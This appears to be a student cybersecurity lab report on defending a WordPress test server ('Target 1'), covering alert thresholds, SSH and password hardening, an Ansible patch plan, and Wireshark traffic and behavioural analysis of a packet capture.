
- This alert counts the ‘http.request.bytes’ in packetbeat
- When the count exceeds 3500 bytes in the last minute, the alert will go off.

- This alerts us when floods of http request are coming through. Potentially, a denial-of-service attack may be occuring. In this case, the dirb command sending requests constantly attempting to find valid directories.
- wpscan for enumerating users will also alert us with a tiny spike in request bytes.



CPU Usage Monitor

- This alert counts the ‘system.process.cpu.total.pct’. in metric beat
- When the count goes beyond 0.5 in the last 5 minutes, the alert goes off.



Hardening

Hardening Against Exposure of Information Through Directory Listing on Target 1

- When an attacker uses dirb on the webserver, a lot of 404 HTTP responses will occur because the program is guessing directories.
- Wordpress will leak its users if someone were to use wpscan and enumerate its users.
- These commands will be logged and an alert will go off for supervisor, but it would be up to the supervisor to take action.
- Configuring some settings to block the IP sending in these requests could hinder the attacks.

Hardening Against Improper Restriction of Excessive Authentication Attempts on Target 1

- Michael’s password needs to be updated and more secured.
- A password policy should be in play forcing users to renew and use complex passwords.
- Edit the file ***/etc/security/pwquality.conf***
- Set password minimums in conf file.
    - minlen - minimum password length
    - minclass - amount of character types
    - etc.
- ***chage -d 0 michael***
    - This forces michael on the next login to create a new password
    - Feel free to repeat the same for steven

Hardening Against Improper Restriction of Excessive Authentication Attempts on Target 1 cont.

- With Port 22 open, anyone can ssh onto the machine, so long as they have valid credentials.
- Michael's account was easily compromised due to lack of password complexity; thus allowing the attacker to gain access to the system.
- Port 22 should be more secured or closed.
- If the ssh port needs to be there one can set a custom port for ssh.
  - ***nano -w /etc/ssh/sshd_config***
  - Proceed to set port 22 to something different
  - ***service sshd restart***

```
# What ports, IPs and protocols we listen for
Port 2969
# Use these options to restrict which interfaces/p
```

```
root@target1:/home/vagrant# service sshd restart
```

- Attacker cannot ssh into michael's machine via port 22.
- Nmap scan does not show ssh port despite it being open on a different port.

```
root@Kali:~# ssh michael@192.168.1.110
ssh: connect to host 192.168.1.110 port 22: Connection refused
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-01 11:24 PST
Nmap scan report for 192.168.1.110
Host is up (0.00094s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
root@Kali:~#
```

Hardening Against Cleartext Storage of Sensitive Information on Target 1

- Quite often were there important information/credentials revealed in cleartext
- These information should not be available to the public and if they do get into malicious eyes, the system would be easily breached.
- Simply encrypting and/or getting rid of these pieces of information would help strengthen the system against attacks.
- With encrypted files, temporary keys could be given out for short access.

Implementing Patches

Implementing Patches with Ansible

Overview

- **Exposure of Information Through Directory Listing**
  - Block IPs sending in high HTTP errors.
    - This targets the web scanning, dirb, which sends in high amounts of 404s.
  - Block IPs sending in high HTTP request bytes
    - This also work of dirb, but would work on wpscan for enumerating users.
- **Improper Restriction of Excessive Authentication Attempts**
  - Update password policy and force all users to change password.
  - Change SSH port 22 to another port or close off the port.
  - Deny all SSH connections and only allow specific IPs from selected individuals.
  - Lock account after 5 failed attempts in the past 10 minutes.
- **Cleartext Storage of Sensitive Information**
  - Get rid of credentials and important information to ensure they would not be leaked.
  - Use encryption and temporary keys.

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

A

Topic / Item	Count
All Addresses	73807
172.16.4.205	19475
10.0.0.201	16357
185.243.115.84	15562
10.11.11.200	7536
10.6.12.203	7410
10.11.11.179	5806
192.168.1.90	5039
64.187.66.143	4688
192.168.1.100	4363
5.101.51.151	4326
10.11.11.11	4139
10.11.11.217	4037
23.43.62.169	4007
151.101.50.208	3270
10.6.12.12	2852
10.6.12.157	2408
166.62.111.64	1938
10.11.11.195	1833
10.11.11.203	1379
172.217.6.162	1206
10.0.0.2	1083
104.18.74.113	1079
172.16.4.4	874

B

Protocol	Percent Packets	Packets
Internet Protocol Version 4	99.9	73807
Transmission Control Protocol	84.8	62661
Transport Layer Security	14.1	10446
Hypertext Transfer Protocol	4.6	3397
JavaScript Object Notation	1.6	1149
Line-based text data	0.2	127
HTML Form URL Encoded	0.2	118
Media Type	0.1	107
Portable Network Graphics	0.0	33
JPEG File Interchange Format	0.0	32
Online Certificate Status Protocol	0.0	23
Compuserve GIF	0.0	12
eXtensible Markup Language	0.0	2
BitTorrent	1.2	877
NetBIOS Session Service	1.1	843
SMB2 (Server Message Block Protocol version 2)	1.2	885
SMB (Server Message Block Protocol)	0.0	21
Lightweight Directory Access Protocol	0.9	679
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.9	630
DRSUAPI	0.3	252
DCE/RPC Endpoint Mapper	0.1	90
SAMR (pidl)	0.1	45
Microsoft Network Logon	0.1	42
Local Security Authority	0.0	6
VSS Monitoring Ethernet trailer	0.8	564
SSH Protocol	0.6	435
Kerberos	0.4	280
Data	0.3	218
Malformed Packet	0.0	8
User Datagram Protocol	15.0	11061
Data	8.2	6090
Domain Name System	4.9	3587
NetBIOS Name Service	0.6	420
ADwin configuration protocol	0.5	390
Multicast Domain Name System	0.2	143
Connectionless Lightweight Directory Access Protocol	0.2	114
Simple Service Discovery Protocol	0.1	102
Link-local Multicast Name Resolution	0.1	86
NetBIOS Datagram Service	0.1	43
Network Time Protocol	0.0	32
KNX/IP	0.0	25
Local Service Discovery	0.0	15
Dynamic Host Configuration Protocol	0.0	11
Sippy RTPproxy Protocol	0.0	3
Internet Group Management Protocol	0.1	85
Internet Protocol Version 6	0.1	78

C

Wireshark · Endpoints

Ethernet · 36 | IPv4 · 809 | IPv6 · 7 | TCP · 1353 | UDP · 1982

Address	Packets	Bytes	Tx Packets	Tx Bytes

Feature	Value	Description
Top Talkers (IP Addresses)	Reference image: A	Machines that sent the most traffic.
Most Common Protocols	TCP, UDP, HTTP B	Three most common protocols on the network.
# of Unique IP Addresses	809 unique IPs C	Count of observed IP addresses.
Subnets	10.6.12.0/24, 172.16.4.0/24, 10.0.0.0/24.	Observed subnet ranges.
# of Malware Species	2	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching YouTube.
- Accessing Facebook.
- Google searches/results.


Suspicious Activity

- Created own web server on corporate network.
- Download of Trojan Malware.
- Infected Windows host.
- Illegal downloads.

Normal Activity


Watching youtube.

- **Observed tcp traffic including the term youtube.com.**
- **This filters the traffic of all captured data accessing youtube.com.**




Visiting Facebook.

- **Observed tcp traffic including the term “facebook”.**
- **In this scenario, a majority of the traffic just displayed logins to Facebook.**



Searching on google.


- **Observed tcp traffic including the term “hack”.**
- **In this particular scenario, the user was searching for how to jailbreak their iphone. The image below displays that www.iphonehacks.com was accessed via a google reference.**




Malicious Activity

Created own web server on corporate network.

- **The filter shown below shows the IP address range of 10.6.12.0/24. Specifically, the BROWSER protocol is in focus and it shows the web server of FRANK-N-TED.**
- **The web server predominately existed for the two to watch youtube videos, but through investigating Frank's http traffic we discovered an additional malicious activity.**




